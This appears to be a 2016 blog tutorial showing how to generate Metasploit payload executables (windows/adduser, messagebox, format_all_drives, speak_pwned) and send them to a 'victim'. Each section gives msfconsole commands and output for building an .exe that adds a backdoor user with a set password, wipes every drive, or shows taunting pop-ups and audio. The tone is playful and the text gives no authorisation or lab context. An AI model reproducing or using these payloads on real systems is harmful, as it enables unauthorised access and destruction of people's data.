Fun with Metasploit Payloads

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August 21, 2016 By Raj Chandel
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Ordinarily small things have no use but whenever it comes up to their greater relevance then at a certain point of time it has a universalized impact and can create a complex situation. And this article is about some simple payloads that can help us to muddle with our victim. Hence, leaving a mark behind.

Moreover, Metasploit is not about hacking but it's also about hacking in style. There are a lot of payloads that are too good not to use. These payloads are like small droplets in an ocean but still, they matter and there are only a handful of people about these payloads. Also so far we have only learned about hardcore Metasploit but let's see what more cools things it has to show us.

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Add User

Moving forward, let us learn how to make such payloads, open Metasploit and use windows/adduser payload. This payload lets you create another user in your victim's PC.

In these payloads, we have the following parameters:

- **f:** for the format.
- **o**: for output.


```
use windows/adduser
set user raaz
set pass Ignite@123
set wmic true
generate -f exe -o /root/user.exe
```

```
msf5 > use windows/adduser
msf5 payload(windows/adduser) > set user raaz
user => raaz
msf5 payload(windows/adduser) > set pass Ignite@123
pass => Ignite@123
msf5 payload(windows/adduser) > set wmic true
wmic => true
msf5 payload(windows/adduser) > generate -f exe -o /root/user.exe

[*] Using WMIC to discover the administrative group name
[*] Writing 73802 bytes to /root/user.exe...
msf5 payload(windows/adduser) >
```

With the execution of the above command, a new user will be created in your victim's PC. And you can go to the shell of your victim's PC and see the result. And to see the user's type:

net user



Message Box

Another payload is **windows/messagebox**. This payload makes a pop-up message appear on a victim's PC. The message can be anything you want along with the title. To create this payload again open Metasploit and use **windows/messagebox**. The commands are:

```
use windows/messagebox
set text you have been hacked
set title Important Message
generate -f exe -o /root/message.exe
```

```
msf5 > use windows/messagebox
msf5 payload(windows/messagebox) > set text you have been hacked
text => you have been hacked
msf5 payload(windows/messagebox) > set title Important Message
title => Important Message
msf5 payload(windows/messagebox) > generate -f exe -o /root/message.exe
[*] Writing 73802 bytes to /root/message.exe...
msf5 payload(windows/messagebox) >
```

And your payload is created. When you will send it and once the victim will open it then a pop-up message box will appear displaying your message like the following one:



Format All Drives

Our next payload is windows/format_all_drives. This payload formats any desired drive. The commands to create this payload are :

```
use windows/format_all_drives
set volumelabel 3
generate -f exe -o /root/format.exe
```

When the payload is sent and opened, it formats their drive.

Speak

Another such payload is speak_pwned. This payload is a one-line command payload which creates audio **saying** "**you have been pawned**" and now when the victim will open it then this audio will be played for him/her. And it's command is:

```
use windows/speak_pwned
generate -f exe -o /root/speak.exe
```

```
msf5 > use windows/speak_pwned
msf5 payload(windows/speak_pwned) > generate -f exe -o /root/speak.exe
[*] Writing 73802 bytes to /root/speak.exe...
msf5 payload(windows/speak_pwned) >
```